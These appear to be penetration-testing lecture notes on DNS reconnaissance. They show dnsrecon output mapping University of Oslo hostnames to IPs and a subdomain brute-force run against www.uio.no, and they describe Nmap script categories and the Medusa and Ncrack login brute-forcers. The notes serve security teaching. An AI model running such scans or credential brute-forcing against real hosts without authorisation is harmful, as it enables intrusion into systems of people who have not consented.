[*] SOA nsl.uio.no 129.240.2.6
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root@kali:~# dnsrecon -r 129.240.171.52-129.240.171.130
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 129.240.171.52 to 129.240.171.130
[*] PTR www-dav.va-rutine.uio.no 129.240.171.54
[*] PTR www.uio.no 129.240.171.52
[*] PTR www.childwatch.uio.no 129.240.171.56
[*] PTR www.metoxia.uio.no 129.240.171.60
[*] PTR www.nakmi.no 129.240.171.57
[*] PTR www.apollon.uio.no 129.240.171.55
[*] PTR www.finse.uio.no 129.240.171.58
[*] PTR openaccess.no 129.240.171.53
[*] PTR www-dav.nix.no 129.240.171.62
[*] PTR www.khm.uio.no 129.240.171.59
[*] PTR www.phdcourses-socsci.uio.no 129.240.171.66
[*] PTR www.muv.uio.no 129.240.171.61
[*] PTR www.sequencing.uio.no 129.240.171.67
[*] PTR www.paris.uio.no 129.240.171.65
[*] PTR nhm.uio.no 129.240.171.72
[*] PTR www.odont.uio.no 129.240.171.64
[*] PTR vortex-wopi.uio.no 129.240.171.73
[*] PTR www.med.uio.no 129.240.171.70
[*] PTR www.sum.uio.no 129.240.171.74
[*] PTR www.sv.uio.no 129.240.171.75
[*] PTR www.st-petersburg.uio.no 129.240.171.69
[*] PTR www.mn.uio.no 129.240.171.71
[*] PTR mn.uio.no 129.240.171.71
[*] PTR stk.uio.no 129.240.171.68
[*] PTR www.tf.uio.no 129.240.171.76
[*] PTR www.normer.uio.no 129.240.171.63
[*] PTR www.uv.uio.no 129.240.171.78
[*] PTR vortex.uio.no 129.240.171.81
[*] PTR www.ub.uio.no 129.240.171.77
```



# Attacking DNS – domain brute-forcing

See more: <https://pentestlab.blog/tag/domain-brute-force/>  
<https://github.com/rbsec/dnscan>

 <a href="#">dnscan.py</a>	Fix Spelling mistake leads to program not being compiled
 <a href="#">requirements.txt</a>	Add requirements.txt file for installing deps
 <a href="#">subdomains-100.txt</a>	Updated subdomain lists
 <a href="#">subdomains-1000.txt</a>	Lowercase the subdomain files and remove a few dupes.
 <a href="#">subdomains-10000.txt</a>	Added a few more common subdomains
 <a href="#">subdomains-500.txt</a>	Updated subdomain lists
 <a href="#">subdomains-uk-1000.txt</a>	Lowercase the subdomain files and remove a few dupes.
 <a href="#">subdomains-uk-500.txt</a>	Added .uk subdomain lists
 <a href="#">subdomains.txt</a>	Added a few more common subdomains
 <a href="#">suffixes.txt</a>	Remove suffix that creates wildcards

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root@kali:~# dnsrecon -d www.uio.no -D /root/subdomains-500.txt -t brt
[*] Performing host and subdomain brute force against www.uio.no
[*] 0 Records Found
root@kali:~#
```

# Nmap scripting engine, Medusa

- **Default category:** checks for factory defaults

<a href="#">dns-nsid</a>	Retrieves information from a DNS nameserver by requesting its nameserver ID (nsid) and asking for its id.server and version.bind values. This script performs the same queries as the following two dig commands: - dig CH TXT bind.version @target - dig +nsid CH TXT id.server @target
<a href="#">dns-recursion</a>	Checks if a DNS server allows queries for third-party names. It is expected that recursion will be enabled on your own internal nameservers.
<a href="#">dns-service-discovery</a>	Attempts to discover target hosts' services using the DNS Service Discovery protocol.
<a href="#">epmd-info</a>	Connects to Erlang Port Mapper Daemon (epmd) and retrieves a list of nodes with their respective port numbers.
<a href="#">finger</a>	Attempts to retrieve a list of usernames using the finger service.
<a href="#">flume-master-info</a>	Retrieves information from Flume master HTTP pages.
<a href="#">freelancer-info</a>	Detects the Freelancer game server (FLServer.exe) service by sending a status query UDP probe.
<a href="#">ftp-anon</a>	Checks if an FTP server allows anonymous logins.
<a href="#">ftp-bounce</a>	Checks to see if an FTP server allows port scanning using the FTP bounce method.
<a href="#">ftp-exist</a>	Sends FTP SYST and STAT commands and returns the result.

- **Brute category:** carry out brute-forcing with multiple protocols
- **Vuln category:** tries to identify vulnerabilities
- **Auth category:** authentication bypass, etc.

**Medusa** is a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC, etc.

# Ncrack


- Ncrack is a high-speed network authentication cracking tool. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behavior based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.
- Ncrack's features include full control of network operations, allowing for very sophisticated brute-forcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM and OWA.



# Get in touch with services, what's the order?

The order of the investigation is the following:

- Manual analysis (initial)
- Automatic analysis (several prewritten scripts)  
There are several tools to analyze the services automatically. E.g. Nessus, OpenVAS, Qualys, etc..
- Manual analysis (to check for false positives)





End of lecture